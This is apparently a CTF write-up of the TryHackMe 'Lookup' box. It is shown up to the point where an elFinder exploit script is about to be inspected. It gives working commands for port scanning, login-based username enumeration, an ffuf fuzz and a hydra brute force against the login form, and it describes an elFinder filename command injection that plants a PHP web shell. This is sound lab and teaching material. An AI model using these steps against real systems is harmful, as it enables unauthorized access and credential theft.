Platform: TryHackMe
Type: Boot-to-root CTF
Techniques: Username enumeration, password attacks,
elFinder command injection, SUID PATH hijacking, SSH, unsafe sudo
permissions
Lookup promised an enumeration exercise. It delivered.
Two Ports and a Redirect
Let's export the IP and verify it.
export TARGET_IP='10.145.152.146'
echo "$TARGET_IP"
We'll run RustScan on the target, which passes the results to Nmap to finish the job.
rustscan -a "$TARGET_IP" \
  --ulimit 5000 \
  --batch-size 1000 \
  --timeout 3000 \
  -- -Pn -sC -sV -oN lookup-initial.nmap
Two key findings:
22/tcp  OpenSSH 8.2p1
80/tcp  Apache 2.4.41
And one BIG finding:
Did not follow redirect to http://lookup.thmThe web server expects the hostname lookup.thm, hence
the name. My box currently does not know that lookup.thm
should resolve to the THM target. How do we fix it?
We add lookup.thm to /etc/hosts.
In /etc/hosts, we map the target IP to
lookup.thm. That tells my box where the hostname should
resolve, and we can now inspect the website and redirect.
curl -I http://lookup.thm
curl -s http://lookup.thm | head -n 30
The HTML gave us the authentication request:
Endpoint: /login.php
Method:   POST
Fields:   username, password
The Login Page Talks Too Much
Let's establish a baseline with a username that definitely does not exist.
curl -si http://lookup.thm/login.php \
  --data-urlencode 'username=thisuserdoesnotexist' \
  --data-urlencode 'password=wrongpassword'
Now we'll compare it to a common username.
curl -si http://lookup.thm/login.php \
  --data-urlencode 'username=admin' \
  --data-urlencode 'password=wrongpassword'
The responses are not the same:
Invalid username -> 74 bytes
Valid admin      -> 62 bytes
More importantly, the application says Wrong password
for admin. We have a valid username.
Before attacking the password, we'll enumerate other valid usernames.
admin could be a decoy or a harder target.
ffuf \
  -w /usr/share/seclists/Usernames/Names/names.txt \
  -u http://lookup.thm/login.php \
  -X POST \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -d 'username=FUZZ&password=wrongpassword' \
  -mc 200 \
  -fs 74 \
  -t 10
Once ffuf is done, we'll verify each result. I suspect
foul play.
curl -s http://lookup.thm/login.php \
  --data-urlencode 'username=DISCOVERED_NAME' \
  --data-urlencode 'password=wrongpassword'
Hope Jose Is Ready to Get Pwned
Let's attack Jose with rockyou.
hydra -l jose \
  -P /usr/share/wordlists/rockyou.txt \
  lookup.thm \
  http-post-form '/login.php:username=^USER^&password=^PASS^:F=Wrong password' \
  -t 4 -f
Hope Jose is ready to get pwned.
Paid Port 80 a visit while Hydra works.

Once the pwning of Jose is complete, we'll be back here.
While Hydra continues its vision quest, we'll open Inspect/DevTools and check Page Source, Network, and Storage.
Scratch that. Hydra is done.

Time to log in with Persist Logs enabled.
Sneaky. The website sends us to files.lookup.thm, so we
have to add that hostname to /etc/hosts, too.

What do we have here? elFinder, a web-based file manager.
Let's click the blue question mark.

Now that we have the version number:
elFinder 2.1.47...we head to SearchSploit.
searchsploit elFinder 2.1.47
The first result looks the best, but before we run someone else's exploit, let's inspect it. We want to know what endpoint and command it uses before copying or executing it.
searchsploit -x 46481
The script adds /php/connector.minimal.php to the URL we
give it. Ours is http://files.lookup.thm/elFinder.
The chain goes:
- Uploads a JPEG with shell commands embedded in its filename.
- Calls elFinder's image-rotation function.
- The vulnerable PHP connector passes that filename to a shell command.
- The injected command creates
SecSignal.php, a PHP web shell.
Let's copy the script to our local box...
searchsploit -m 46481...and inspect the part we couldn't see:
